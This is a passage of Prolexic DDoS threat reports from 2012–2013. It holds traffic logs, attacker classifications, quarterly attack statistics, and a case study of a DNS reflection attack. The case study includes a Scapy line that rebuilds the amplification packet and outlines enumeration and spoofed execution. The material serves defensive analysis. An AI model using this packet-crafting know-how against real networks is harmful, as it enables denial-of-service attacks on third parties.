16:06:45.588485 IP x.x.x.x.43193 > xxx.xxx.xxx.xxx.80: S 3418724878:3418724878(0) win 14600 <mss 1460,sackOK,timestamp 718642077 0,nop,wscale 7>
16:06:45.588490 IP x.x.x.x.45053 > xxx.xxx.xxx.xxx.443: S 1411645330:1411645330(0) win 5840 <mss 1460,sackOK,timestamp 154382774 0,nop,wscale 7>

SSL Floods: Port 443

20:43:16.487664 IP x.x.x.x.54653 > xxx.xxx.xxx.xxx.443: S 2483757859:2483757859(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 8>
20:43:16.487670 IP x.x.x.x.50810 > xxx.xxx.xxx.xxx.443: S 1426535454:1426535454(0) win 5840 <mss 1460,sackOK,timestamp 201785384 0,nop,wscale 7>

20:43:16.487675 IP x.x.x.x.46748 > xxx.xxx.xxx.xxx.443: S 3440393524:3440393524(0) win 5840 <mss 1460,sackOK,timestamp 825147656 0,nop,wscale 3>

Case Study Conclusion

As observed in the signatures, the attackers utilized several different attack vectors, primarily SYN floods, UDP floods, and DNS floods. The architecture and source of these types of attacks appears to be multiple botnets composed of thousands of compromised hosts. The majority of the attacking machines appear to be compromised through vulnerable web applications such as WordPress or Joomla.

The compromised hosts are being managed via remote scripts pushed to the PHP scripts through the use of eval() scripts. Attackers are making use of eval() scripts in order to avoid basic logging mechanisms on the compromised hosts by ensuring the attacks are executed in memory. Furthermore, this enables attackers to push out modifications to the attack scripts that will execute on the fly. This makes it more difficult to preempt possible attack instructions, targets, and signatures.

Malicious Actor Group Classification

- **Script Kiddies** – Low technical barrier to entry and may generate denial of service attacks for fun, fame or profit. These attacks are simple to mitigate and not very effective against enterprise organizations.
- **Criminal Enterprises** – DDoS-as-a-Business. Lacking the passion and drive to be great attackers. This is just a 9-5 job working for people that are paying for attacks or utilizing extortion methodologies.
- **Veteran Criminals** – Utilize mature techniques to create flash mob botnets that do not stay active for extended periods of time, and are capable of generating attacks in excess of 50 Gbps. This group consists of experienced digital mercenaries for hire.

DDoS Volume by Actor type

These modifications to the attack instruction code being passed on the fly makes it more difficult to mitigate, and in some instances, it can bypass mitigation technology. Prolexic engineers are engaged in an active digital battle during these campaigns in order to implement mitigation signatures at the same time as the attackers are making their modifications.

The above attack methods were used during different time frames and interchangeably among different services. Attackers have evolved to the point where they will probe for the latency of protection measures in different services as they map selected targets. This indicates that attackers are seeking the weakest links and pressure points within the DDoS protected network.

These types of attack campaigns appear to be here to stay as a staple on the global threatscape. Orchestration of such large attack campaigns can only be achieved by having access to significant resources. These resources include manpower, technical skills and an organized chain of command.

PLXsert believes these attacks go beyond common script kiddies as indicated by the harvesting of hosts, coordination, schedules and specifics of the selected attack targets. These indicators point to motives beyond ideological causes, and the military precision of the attacks hints at the use of global veteran criminals that consist of for-hire digital mercenary groups.

Case 2: DNS Reflection against Prolexic

Summary

Recently, DNS Reflection attacks have become a hot topic in mainstream media. New extension mechanisms such as DNSSEC are now being used as attack vectors. This case study will show how attackers are leveraging DNS reflection attacks and what kind of impact they have on targets.

The DNS reflection attack process can be simplified into three steps: enumeration, packet creation and attack execution. There are many different ways to abuse the DNS protocol, but in this study we will examine a specific attack against a Prolexic nameserver.

The attack to Prolexic's name server was directed at ns1.prolexic.com and took place on Jan 23, 2013. This specific case was chosen because it is a prime example of a very popular technique widely used on the Internet.


Attack Campaign Metrics

Attack Type: DrDoS DNS Amplification
Event Time Start: Jan 23, 2013 23:23:00 UTC
Event Time End: Jan 23, 2013 23:30:00 UTC
Bandwidth: 25 Gbps
Attack Types: UDP Flood, UDP Fragment
Destination IPs: 209.200.164.3/32
Hostname: ns1.prolexic.net
Destination Port: 25345


This attack event was short, but was of high volume. Attacks that reach 20+ Gbps attacks are quite easy to accomplish through the use of DNS Amplification attack techniques.

The 64 byte request that was used in this attack was able to generate a response exceeding 3,000 bytes, averaging around 1,200 bytes. This attack method yields about 18x of reflection and makes it possible for 1 Gb of attack traffic to yield 20 Gb of reflected traffic.

Malicious Source Traffic Distribution




In this above graph, it can be noted that Prolexic observed a 25 Gbps increase in traffic for approximately 7 minutes.



The above chart contains the heat map of participating countries by packet distribution. The U.S. and Japan were the main sources of malicious traffic, with Taiwan a distant third.

Network Speeds of Attacking IPs



Analysis of the network speeds for the attacking IP addresses indicated interesting results. PLXsert discovered the majority of malicious traffic originated from cable modems and dial up connections, indicating that malware infected home computers are still a popular source of DDoS traffic. These statistics were obtained from an updated MaxMind NetSpeed database.

Enumeration

In the enumeration phase, the malicious actor will acquire a list of open recursive name servers from an associate, or they will port scan the Internet for open DNS servers. Open recursive name servers will take requests for any record. The name server will respond with either a cached response, or they will retrieve a response from the authoritative name server, or yet another recursive name server. For example:

```
; <<>> DiG 9.8.3-P1 <<>> microsoft.com @8.8.8.8
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16189
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;microsoft.com.                 IN      A

;; ANSWER SECTION:
microsoft.com.          1948    IN      A       65.55.58.201
microsoft.com.          1948    IN      A       64.4.11.37

;; Query time: 73 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Tue Apr  9 22:57:37 2013
;; MSG SIZE  rcvd: 63
```

The above image is a request for the A record of microsoft.com from Google's open recursive name server. The Google's name server responds with the answer to the A request, to which it is not authoritative. This means that this server is an open recursive server. The malicious actor is then able to write custom tools, or use already available tools such as dnsscan, in order identify these open recursive servers.

Packet Crafting

This specific attack made use of a popular pre-crafted packet. We will recreate that packet using the Python-based Scapy packet-crafting framework tool. The packet will be crafted to mimic the one used in the attack.

After some minor modifications, we are able to use the EDNS option. These modification details are located in the appendix.

Packet Crafting Parameters

The parameters for this packet contains a short list of options that we are going to need to replicate:

Query Type = * (255) commonly known as ANY
Query ID = 57369
Recursion Desired = True
Query Name = isc.org
EDNS Flag = True
EDNS Buffer Size = 4096

These options translate into scapy like so:


```
p=IP(dst="192.168.146.2")/UDP(sport=25345,dport=53)/DNS(rd=1L,qd=DNSQR(qtype=255,qclass="IN",qname="isc.org"),ar
=DNSOPTRR(edns_flags="DO",edns_bufsize=4096),id=57369)
```

Then showing the packet with scapys show() function.

```
###[ DNS ]###
        id= 57369
        qr= 0
        opcode= QUERY
        aa= 0
        tc= 0
        rd= 1L
        ra= 0
        z= 0
        ad= 0
        cd= 0
        rcode= ok
        qdcount= 1
        ancount= 0
        nscount= 0
        arcount= 1
        \qd\
         |###[ DNS Question Record ]###
         |  qname= 'isc.org'
         |  qtype= ALL
         |  qclass= IN
        an= None
        ns= None
        \ar\
         |###[ EDNS OPT Pseudo Resource Record ]###
         |  rrname= '.'
         |  type= OPT
         |  edns_bufsize= 4096
         |  edns_rcode= 0
         |  edns_version= 0
         |  edns_flags= DO
         |  rdlen= 0
         |  rdata= ''
```

These options were all set on the attack received by Prolexic, even the Query ID and Source Port were static. The simplicity of the attack made mitigation possible using simple ACLs.

Using this packet diagram, the attacker was able to create a script that has raw socket capabilities to generate packets with spoofed sources. This application is going to require root privileges, so a simple hack to a web application won't suffice. In this case, an attacker would either purchase a legitimate hosting provider, compromise credentials for root access to a server, or escalate privileges to the root level on a compromised host.



Execution

Servers used in reflection attacks are most likely purchased or taken over with compromised root passwords. The requests would be generated from the attack script and send traffic toward the victim name servers acquired during the enumeration phase. The resulting amplified responses will be sent from the victim servers to the primary target.

Conclusion

DNS reflection infrastructure attacks are often easily mitigated via ACLs on border routers. The attackers are unable to manipulate the source port, so dropping source traffic from port 53 UDP is a viable mitigation tactic, especially if the victim infrastructure contains the available bandwidth and mitigation capabilities. However, these attacks may cause downtime, resulting in interruption of service as thousands of genuine cable/dsl customers might be effectively blocked from using DNS service. In addition, enterprise networks without DDoS protection capabilities and adequate bandwidth capacities can be significantly affected, impacting day-to-day business operations.

Appendix

http://trac.secdev.org/scapy/ticket/84
http://trac.secdev.org/scapy/attachment/ticket/84/scapy-edns.diff

Looking Forward

One word sums up Q1 2013: remarkable. Prolexic mitigated attacks exceeding 100 Gbps without overwhelming its network infrastructure. The veteran criminals that are organizing and coordinating these large campaigns are highly skilled and Prolexic has spent years building an infrastructure that can keep up with ever increasing attack bandwidth and packet per second processing requirements.

Attack rates of this size are almost impossible for a normal enterprise to plan for. It was just September when Prolexic saw that 50 Gbps was an easily attainable attack characteristic. We are now seeing over 10 percent of attacks exceeding the 60 Gbps threshold. Already in Q2 2013, we have mitigated an attack that exceeded 160 Gbps. PLXsert would not be surprised that if by the end of the quarter we saw an attack break the 200 Gbps mark.

Infections in the U.S. have increased dramatically, which has been due to the vulnerability of unpatched web applications. It is also notable that this quarter Iran became one of the top 10 countries sourcing malicious traffic. This is very interesting because Iran enforces strict browsing policies similar to Cuba and North Korea.

One thing is certain: DDoS is going to continue to evolve. Reflection and amplification attacks have received significant media attention. Attacks that have generated the highest bandwidth and packets-per-second volume against our infrastructure have been targeted attacks from infected web servers with user-level permissions. Next quarter, we can expect the largest attacks to continue to come from these infected web servers.

About Prolexic Security Engineering & Response Team (PLXsert)

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through digital forensics and post-attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with customers and the security community. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.

v.04-16-13

PROLEXIC
DDoS Attacks End Here.

Prolexic Quarterly Global DDoS Attack Report

Q4 2012

Q4 2012 was defined by the increasing scale and diversity of DDoS attacks as well as the enduring nature of botnets.

PROLEXIC
DDoS Attacks End Here.

Analysis and emerging trends

At a Glance

Compared to Q4 2011

- 19 percent increase in total number of DDoS attacks
- Number of infrastructure attacks rise from 22.8 percent to 25 percent in Q4 2012
- 6 percent decline in average attack duration to 32.2 hours from 34 hours
- Average attack bandwidth increases to 5.9 Gbps, up from 5.2 Gbps

Compared to Q3 2012

- 27.5 percent increase in total number of attacks
- Number of application layer attacks rise from 18.5 percent to 25 percent in Q4 2012
- 67 percent increase in average attack duration to 32.2 hours from 19.2 hours
- Average attack bandwidth up 20 percent from 4.9 to 5.9 Gbps

The fourth quarter of 2012 exhibited high levels of activity from Distributed Denial of Service (DDoS) attackers against Prolexic's global client base. Prolexic continued to defend its clients against impressively large attacks and this quarter the company mitigated seven high bandwidth attacks in excess of 50 Gbps.

While recent media headlines have focused on attacks directed at large U.S. financial services firms and the *itsoknoproblembro* (BroDoS) toolkit, Prolexic has observed the same toolkit in Q4 attacks against e-Commerce and software-as-a-service (SaaS) organizations. Many different botnet toolkits exist and are in a state of constant usage and growth. While the BroDoS toolkit has received a lot of media attention, other botnets are equally capable of similar or larger DDoS attacks. The growth of BroDoS is thus in line with the growth of the overall DDoS problem.

In addition to the increasing size of individual attacks, attack volume against Prolexic's global client base also grew in Q4 2012 and reached the highest number logged for a single quarter. Like the previous quarter, traditional Layer 3 and Layer 4 infrastructure attacks were the favored attack type, accounting for 75 percent of total attacks during the quarter with application layer attacks making up the remaining 25 percent. This split has remained fairly consistent throughout 2012. This quarter, SYN, GET and ICMP floods were the attack types most often encountered during mitigation by Prolexic's Security Operations Center (SOC).

November was the most active month for attacks, however, the total number of attacks for all three months of the quarter was very consistent, showing only a 10 percent difference from month-to-month. The week of 11/26 was the most active week of the quarter, although only by a narrow margin.

Average attack duration increased 67 percent this quarter to 32.2 hours from 19.2 hours in Q3 2012, marking a departure from previously recorded declines. As is commonplace, the top 10 list of source countries responsible for launching the most DDoS attacks was fluid. However, this quarter China secured the top place in attack source country rankings by a wide margin. Compared to last quarter, the United States dropped down in the rankings while two European countries, France and Germany, reappeared.

Compared to Q4 2011

Compared to the same quarter one year ago, the total number of attacks increased 19.2 percent in Q4 2012. The total number of infrastructure attacks increased 15 percent and the total number of application attacks rose 30 percent compared to Q4 2011. Comparison data shows an approximately 5 percent drop in average attack duration from 34 hours in Q4 2011 to 32.2 hours this quarter. Conversely, when comparing average bandwidth to the same quarter one year ago, Prolexic data shows a 13.5 percent increase from 5.2 Gbps to 5.9 Gbps this quarter.

Compared to Q3 2012


Because Q4 2012 was so active, there were increases across the board compared to the previous quarter. The total number of attacks increased 27.5 percent, the total number of infrastructure attacks increased 17.4 percent, and the total number of application layer attacks increased 72.2 percent. Average attack duration rose 67 percent from 19.2 hours to 32.2 hours. Additionally, average bandwidth was up 20 percent, rising from 4.9 Gbps to 5.9 Gbps this quarter.

2012 vs. 2011 Comparison

2012 demonstrated a remarkable evolution within the world of DDoS attacks. Significant increases in attack traffic volume can be attributed to globally coordinated campaigns that targeted a variety of industries over the course of the year. Over the 12-month period, large attacks targeted the financial services, e-Commerce, SaaS, and energy sectors as well as government organizations and even specific ISPs. Data collected this year supports the conclusion that the recent DDoS attacks against the financial industry are finally converging to industry norms as far as the rate of DDoS attacks measured by industry vertical is concerned. Since the beginning of Prolexic's measurement and modeling of DDoS attack statistics, there has not been a significant decline in attacks against any industry vertical, only increases.

Even though the attack targets are disparate and seem to be unrelated, it was determined through attack analysis that the *itsoknoproblembro* botnet had a role in most of these attacks in the last quarter of 2012. It is undetermined if a single group or multiple groups of malicious actors are in control of the botnet, but PLXsert has confirmed through signature analysis and source IP analysis that the attacks indeed originated from *itsoknoproblembro*.

Throughout previous years, the primary infrastructure that was favored by attackers was the use of traditional infected workstations that beacon back to a Command and Control (C&C) server. This setup was in contrast to the use of booter shell scripts placed onto vulnerable web servers, which was an attack method that was primarily used by less sophisticated actors. However, the paradigm shifted with the emergence of the *itsoknoproblembro* PHP botnet. Attackers significantly modified the functionalities and methodologies of booter shell style attacks. Whereas older booter shells only sent out UDP floods and did not have any centralized communication functionalities, the *itsoknoproblembro* suite made use of a multi-tiered topology that leveraged sophisticated PHP code. This allowed for effective and automated reconnaissance, exploitation, infection, and attack management.




For 2012, Prolexic logged a 53 percent increase in the total number of attacks compared to 2011 – illustrating the growing, pervasive and global threat that DDoS has become.

Total Attack Types (Q4 2012)

Throughout Q4 2012, the majority of incoming attacks were focused on network infrastructure, as opposed to targeting applications. The most common infrastructure (Layer 3) attack types made use of SYN floods (24 percent) and UDP floods (15.46 percent).

Regarding Layer 3 attacks, the majority of the SYN floods are suspected to have originated with traditional botnets made up of infected workstations that beacon back to command and control (C&C) infrastructure. The UDP floods primarily originated from the use of web server booter shell scripts, such as the *itsoknoproblembro* attack suite.


Regarding Layer 7 attacks, the majority of flood traffic came in the form of GET floods (20.61 percent), followed by POST floods (3.22 percent). A combination of both booter shell scripts and traditional botnet infrastructures were responsible for the bulk of the Layer 7 attack traffic observed by PLXsert.



Comparison: Attack Types (Q4 2011, Q3 2012, Q4 2012)

When comparing data for Q4 2011, Q3 2012 and Q4 2012, an uptick in GET flood and SYN flood activity is noticeable. The small increase in GET flood activity can be partially attributed to the use of the *itsoknoproblembro* attack suite, however the uptick in SYN flood activity can only be attributed to increases in traditional botnet-style attacks. ICMP floods are still a popular method of attack and the use of the protocol in attack campaigns held somewhat steady.

